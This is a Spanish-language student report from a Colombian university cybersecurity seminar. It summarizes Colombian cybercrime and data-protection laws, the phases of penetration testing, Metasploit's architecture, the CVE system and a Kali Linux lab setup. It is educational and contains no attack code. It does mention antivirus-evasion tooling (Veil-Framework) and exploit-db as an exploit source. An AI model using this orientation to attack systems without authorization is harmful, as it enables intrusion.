CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

VIVIANA CATHERIN CASTELLANOS CARDENAS

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD RED TEAM & BLUE TEAM
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

VIVIANA CATHERIN CASTELLANOS CARDENAS

JOHN FREDDY QUINTERO
Director de Curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD RED TEAM & BLUE TEAM
2023

RESUMEN

HackerHouse se posiciona como una de las mejores compañías a nivel mundial en temas de ciberseguridad, un punto alto para medir a la compañía en temas defensa y respuesta, al aplicar las prácticas adecuadas en los sistemas de tecnología, TI y de Cloud, en el eje cuando ocurran escenarios de ataques informáticos, entre ellos, malware, spyware, Pishing, el ransoware, entre otros.

Se proporcionara en este informe, las actividades desarrolladas de los escenarios propuestos por la empresa HackerHouse, que incursionan desde la investigación de temas legales y éticos, deberes y sanciones a aplicar en nuestro ejecución de labor en las funciones de especialistas en seguridad informática y los procesos debemos aplicar en base a organizaciones para la defensa y respuesta de ataques cibernéticos por parte de los delincuentes que ejercen esta labor de hackers con fines lucrativos.

CONTENIDO

TABLA DE FIGURAS

TABLA DE TABLAS

GLOSARIO

Ética: Es la conducta ejecutada por el ser humano en todas las relaciones establecidas en la sociedad que define nuestro ser enfocado en el comportamiento.

Vulnerabilidad: La vulnerabilidad en informática es referida a los fallos en la arquitectura que sean presentados en dispositivos físicos, por ejemplo, equipos de cómputo, Smartphone, dispositivos de seguridad como firewall, router switch y a nivel de software entre ellos los sistemas operativos, aplicaciones, entre otros.

Ley: Reglas constituidas dentro de un país para establecer orden y justicia en la sociedad

Ilegal: Acciones realizadas por el ser humano en contra de las leyes constitucionales de un país.

Malware: software malicioso diseñado por los delincuentes cibernéticos para extraer información del cliente final desde el software que es instalado y obtener beneficios económicos, adquiriendo métodos para extorsionar al cliente o dueño de la información y en su vendiendo la información en sitios de mercado negro.

Antivirus: software diseñado para la protección de la información en los dispositivos del usuario final; dentro de cada antivirus tiene categorías para la protección desde los análisis de los dispositivos externos e internos de la computadora hasta el espionaje, la grabación de pulsaciones de teclado.

Cibercrimen: actividad ilegal o delito establecido por cualquier ser humano con el objetivo de dañar una infraestructura de red y la extracción de información sin el consentimiento del dueño del equipo o compañía.

Rasomware: programa o código maligno con el fin de paralizar el funcionamiento de cualquier sistema y extraer de ella datos para exigir pago por la información secuestrada.

Payload: En seguridad informática referida a amenazas de tipo exploit, es la parte del código del malware que realiza la acción maliciosa en el sistema, como borrar los ficheros o enviar datos al exterior, frente a la parte del encargado de aprovechar una vulnerabilidad (exploit) que permite ejecutar el payload[1].

Antivirus: software diseñado para la protección de la información en los dispositivos del usuario final; dentro de cada antivirus tiene categorías para la protección desde los análisis de los dispositivos externos e internos de la computadora hasta el espionaje, la grabación de pulsaciones de teclado.

[1] Acens. ¿Qué es Payload?. [Sitio web]. [Consulta: 08 septiembre 2023]. Disponible en: https://ayuda.acens.com/hc/es/articles/360018220377--Qué-es-Payload-

INTRODUCCIÓN

En el seminario, se plantearon varios análisis en los dos matices de un profesional en seguridad de la información, para ejecutar estrategias de defensa ante perpetraciones en la red para los servicios activos y los métodos para prevenir la delincuencia cibernética.

En la etapa 1 del seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team, investigando temas referentes los marcos regulatorios en nuestro país Colombia, la norma que debemos tener presente en nuestra labor sobre la protección de datos personales de la población colombiana; por otro lado, consultar hasta qué punto y el cómo se debe ejecutar Metasploit en el campo de la seguridad informática en la explotación de las vulnerabilidades.

Para la etapa 2, los desarrollos de las actividades se trataron los criterios éticos y legales que deben ser incluidos y que tanto el contratante y el firmante final, incluyan dentro de las especificaciones de los documentos que sean necesarios firmas, las obligaciones, deberes y prohibiciones para el cumplimiento de las actividades.

En la tercera actividad, se desarrollaron acciones que estarán orientadas en encontrar esquemas sobre las vulnerabilidades que presentan los equipos host de cualquier red, realizando pruebas de intrusión al interior y exterior dentro de cualquier red, dependiendo de los factores que se presenten, entre ellos, los sistemas de seguridad se encuentren activados en los equipos de seguridad que generen el bloqueo de acceso y bloqueo en la infraestructura de una red empresarial hasta el equipo host víctima que navega por la World Wide Web.

Cuando ocurre en tiempo real los ataques cibernéticos, generalizando las categorías (Malware, Phishing, DoS, Defacement, Ransomware) y la prioridad dado

al ciberataque presentado a la red, principalmente se debe implementar los pasos prescritos en los planes de contingencia y basados por los especialistas y organizaciones que nos auxilien para las respuestas de detección y defensa dentro de la organización. Antes de ocurrir el ataque se recomienda realizar auditorías de seguridad para evaluar tanto los equipos de red, host finales, políticas, documentación, entre otros ítems instalados en una red.

1 OBJETIVOS

OBJETIVO GENERAL

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura
TI.

OBJETIVOS ESPECIFICOS

- Investigar las etapas del pentesting en el campo de la ciberseguridad.
- Especificar las leyes que el profesional de ingenierías debe conocer en sus obligaciones y prohibiciones de las actividades laborales y con la sociedad.
- Implementar medidas de seguridad para la protección de dispositivos tecnológicos en el uso de las tecnologías de la información en todas las áreas de navegación e investigación, incluyendo los puertos abiertos distribuidos en los servicios prestados en la red.
- Explorar herramientas para la detección de ataques en la red

2 DESARROLLO DEL TRABAJO

2.1 LEYES CIBERSEGURIDAD EN COLOMBIA

2.1.1 Ley 1273 de 2009 (enero 5 de 2009)

CAPITULO PRIMERO

De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos

Artículo 269A. Acceso abusivo a un sistema informático. Pena de prisión de 48 a 96 meses y multa de 100 a 1000 salarios mínimos legales mensuales vigentes a quien acceda a un sistema informático sin autorización.

Articulo 269B. Obstaculización ilegitima de sistema informático o red de telecomunicación. Pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes para quien impida y/o obstaculice el funcionamiento a un sistema informático.

Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS. Pena de prisión de treinta y seis (36) a setenta y dos (72) meses para quien intercepte datos informáticos en su origen, destino o en el interior de un sistema informático.

Artículo 269D. DAÑO INFORMÁTICO. Pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes para quien destruya o altere datos informáticos.

Artículo 269E. USO DE SOFTWARE MALICIOSO. Pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes para quien produzca, trafique, adquiera, distribuya, venda, envíe, programas de computación de efectos dañinos.

Artículo 269F. VIOLACIÓN DE DATOS PERSONALES. Pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, para quien sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique p emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes.

Artículo 269G. SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES. Pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, quien diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas emergentes y el que modifique el sistema de resolución de nombres de dominio.

Artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA: aumenta las penas a más de la mitad a las tres cuartas partes si revela o dando a conocer el contenido de la información en perjuicio de otro, Obteniendo provecho para si o para un tercero, Con fines terroristas o generando riesgo para la seguridad o defensa nacional, Utilizando como instrumento a un tercero de buena fe.

CAPITULO SEGUNDO

De los atentados informáticos y otras infracciones

Artículo 2691. HURTO POR MEDIOS INFORMÁTICOS Y SEMEJANTES. realice la conducta señalada en el artículo 239 manipulando un sistema informático, una red de sistema electrónico, telemático u otro medio semejante, o suplantando a un usuario ante los sistemas de autenticación y de autorización establecidos, incurrirá en las penas señaladas en el artículo 240 de este Código.

Artículo 269J: TRANSFERENCIA NO CONSENTIDA DE ACTIVOS. Pena de prisión de cuarenta y ocho (48) a ciento veinte (120) meses y en multa de 200 a 1500 salarios mínimos legales mensuales vigentes para quien con ánimo de lucro y valiéndose de alguna manipulación informática o artificio semejante, consiga la transferencia no consentida de cualquier activo en perjuicio de un tercero.

2.1.2 Ley 1581 de 2012

Reconoce y protege el derecho que tienen todas las personas a conocer, actualizar y rectificar las informaciones que se hayan recogido sobre ellas en bases de datos o archivos que sean susceptibles de tratamiento por entidades de naturaleza pública o privada.

Multas: hasta por el equivalente de dos mil (2.000) salarios mínimos mensuales legales vigentes al momento de la imposición de la sanción.

2.2 ETAPAS DEL PENTESTING

2.2.1 Recopilación y planificación

En el primer paso, para que el auditor recopile la información que deba generar para detectar las vulnerabilidades, debe establecer una estrategia para determinar la metodología para aplicar al pentesting y recolectar los datos en la prueba.

Dentro de la primera etapa, se encuentra el proceso de footprinting, el cual es la técnica para descubrir y recopilar la mayor información a una red de destino. Entre la extracción de la información que se recopila esta:

- Rangos de direcciones IP
- Información del registrador del dominio
- Servidores internos
- Cuentas de correo de los usuarios
- Nombres de las maquinas
- Tipo de firewall implementado
- Tipos de acceso remoto utilizados (SSH o VPN)[2]
- Archivos (doc, xls, ppt, pdf, txt, etc)
- Metadatos, etc

Tipos de Footprinting

Hay dos tipos de Footprinting que podemos utilizar: Footprinting activo y pasivo:

Footprinting activo, es el proceso más tedioso para obtener información, donde usaremos herramientas y técnicas para ello. Por ejemplo, podemos realizar un

[2] Red-Orbita. Pentesting – Pruebas básicas de reconocimiento web (fingerprinting/footprinting) [20 febrero 2017]., [Sitio web]. [Consulta: 08 agosto 2023]. Disponible en: https://red-orbita.com/?p=7815

barrido de ping para recoger información sobre el objetivo o usar el comando traceroute.

Footprinting pasivo, en este proceso más “light”, por ejemplo, se revisa el sitio web de una empresa, se visitan los perfiles de los empleados en redes sociales, buscamos en Google del objetivo a hackear o buscamos el sitio web en WHOIS[3].

2.2.2 Análisis de vulnerabilidades

En la segunda fase el auditor tras luego de elegir la metodología adecuada según la infraestructura de red de la empresa procede con aplicar la metodología propuesta en la primera fase para buscar si la red tiene puntos débiles en todos los servicios.

2.2.3 Modelado de amenazas

En la tercera fase se avanza con la explotación de las vulnerabilidades detectadas en la fase anterior con la aplicación de la metodología seleccionada para anotar cuales son las amenazas que está expuesto el sistema y generar las respuestas inmediatas que se deberían ejecutar cuando se presente la explotación de las vulnerabilidades por parte de una persona malintencionada.

2.2.4 Explotación del sistema

En la explotación se simula los ataques al sistema con las vulnerabilidades encontradas en la fase 3 y probar la eficiencia de los mecanismos de defensa instalados en los dispositivos de red y equipos finales (empleados o clientes).

---

[3] EIP INTERNATIONAL BUSINESS SCHOOL. ¿Qué es Footprinting? [19 mayo 2021]., [Sitio web]. [Consulta: 08 agosto 2023]. Disponible en: https://eiposgrados.com/blog-ciberseguridad/que-es-footprinting/#:~:text=Llamamos%20Footprinting%20(también%20conocido%20como,formas%20de%20acceder%20a%20él

2.2.5 Elaboración de los informes

Con la ejecución de las cuatro fases anteriores, se elabora el informe con los resultados obtenidos de las explotaciones de vulnerabilidades encontradas a ls sistemas de seguridad que se han desarrollado desde el área de TI. Así mismo, en el informe técnico o bien se puede generar un segundo informe para presentar a los directivos o gerentes administrativos de la empresa.

2.3 METASPLOIT Y CVE

2.3.1 Metasploit

El marco consta de varias herramientas de explotación y herramientas de prueba de penetración. Los equipos de seguridad de la información suelen utilizar Metasploit para pruebas de penetración (o «piratería ética») para identificar y remediar cualquier vulnerabilidad existente en las redes de una organización. Los ciberdelincuentes pueden usar maliciosamente estas mismas capacidades de Metasploit para identificar y explotar vulnerabilidades en un sistema objetivo[4].

Arquitectura de Metasploit

- Herramientas (Tools):

Son scripts que ayudan a la elaboración de modulos de Metasploit.

- Plugins:

Son programas externos que usan recursos de Metasploit, nos podemos conectar con OpenVAS, SQLmap, Nmap, etc. tanto los plugins como las interfaces se conectan a MSF base.

- Interfaces:

Es desde donde se puede usar Metasploit, cabe aclarar que la web es solo para la versión pro de msf

Librerías:

- MSF BASE:

Es donde está la configuración y los recursos de Metasploit.

Usa recursos de MSF Core.

[4] Ciberseguridad. ¿QUÉ ES METASPLOIT FRAMEWORK Y CÓMO FUNCIONA? [Sitio web]. [Consulta: 08 agosto 2023]. Disponible en: https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/#¿Como_funciona

- MSF Core:

Nos proporciona una API basica con rutinas para desarrollar programas y herramientas

- REX:

es una librería que mezcla funciona para manejo de Sockets, componentes adicionales del sistema, protocolos, etc.
esta librería se usa para la mayoría de las tareas.

Módulos:

- Exploits:

son fragmentos de software que tienen el fin de aprovechar una vulnerabilidad en un sistema.

- Payloads:

también conocidos como “carga útil”, es la parte del malware que realiza una acción maliciosa.

Una analogía común para explicar que es un exploit y un payload, es la siguiente:
va un camión (en este caso tu exploit) que adentro lleva unos trabajadores (tu payload) y ocupas entrar en un almacén (lo que quieres vulnerar) este almacén tiene varias puertas (vulnerabilidades), pero tu camión no cabe por todas, por lo que te decides por una y cuando ya estas adentro, tus trabajadores hacen el trabajo que les encomendaste.

- Nops:

Son utilizados por los payloads para que se puedan ejecutar de manera satisfactoria en la memoria, estos evitan que el procesador interrumpa la carga de este.

- Codificadores (Ecoders):

Estos les sirven a los antivirus, debido a que cuando pasamos nuestros payloads por los codificadores para que puedan ser utilizados reciben una firma, los antivirus han desarrollado la capacidad de detectar esta firma, esto les deja de tener varios ataques, para evitar esto se creó Veil-Framework.

Aux:

Los auxiliares no son comúnmente utilizados para explotar, están orientados a navegadores web, la mayoría de ellos son utilizados para Information gathering, como hacking con buscadores[5].

2.3.2 ¿Qué es un CVE y su estructura?

CVE Common Vulnerabilities and Exposures, en español ¨vulnerabilidades y exposiciones comunes¨, es un sistema de catalogación pública que identifica y enumera las vulnerabilidades de seguridad conocidas en productos software y hardware que está desarrollado y mantenido por el MITRE con el respaldo de la comunidad de ciberseguridad.

El sistema CVE asigna un número de identificación único a cada vulnerabilidad conocida, junto con una descripción de la vulnerabilidad y detalles de los productos afectados. Esto permite a los profesionales de la seguridad rastrear y gestionar eficientemente las vulnerabilidades en sus sistemas, y asegurarse de que se apliquen los parches y las actualizaciones necesarias. El uso del sistema CVE ayuda a las organizaciones a identificar las amenazas y a priorizar las actualizaciones y parches de seguridad para mantener la integridad de sus sistemas[6].

---


[5] Platzi. Arquitectura de metasploit [Sitio web]. [Consulta: 10 agosto 2023]. Disponible en:https://platzi.com/tutoriales/1176-pentesting-2019/2224-arquitectura-de-metasploit/

[6] Tarlogic. ¿Qué es CVE,. [Sitio web]. [Consulta: 10 agosto 2023]. Disponible en: https://www.tarlogic.com/es/glosario-ciberseguridad/cve/

Base de datos

Existe un sitio web, donde se encuentra las vulnerabilidades que han sido explotadas por los hackers, durante la transferencia de voz, datos y servicios a nivel mundial por cada empresa. Uno de los sitios web de apoyo para buscar las vulnerabilidades de los protocolos y servicios es https://www.exploit-db.com.


Ilustración 1 Base de dat os de vulnerabilidades



Autor: Viviana Catherin Castellanos Cárdenas

Ingresamos a una de las vulnerabilidades que el autor haya referenciado, encontraremos la siguiente información que se puede observar en la ilustración 2.

Ilustración 2 Ejemplo de CVE



Autor: Viviana Catherin Castellanos Cárdenas


En la información relevante anexada de la vulnerabilidad encontrada, está el número de identificación CVE, Autor, tipo, plataforma y la información del exploit.

2.4 BANCO DE TRABAJO

Para iniciar, al tener instalado el software de virtualbox en el equipo host local, instalaremos tanto Kali Linux y Windows 10.

La configuración a continuación creada será para la VM Kali Linux.


Ilustración 3 Configuración VM Kali Linux



Autor: Viviana Catherin Castellanos Cárdenas

Realizamos el mismo proceso para la instalación de la VM de Windows 10, descargado desde la página de Microsoft https://www.microsoft.com/es-es/softwaredownload/ windows10.


Ilustración 4 Configuración VM Windows 10



Autor: Viviana Catherin Castellanos Cárdenas

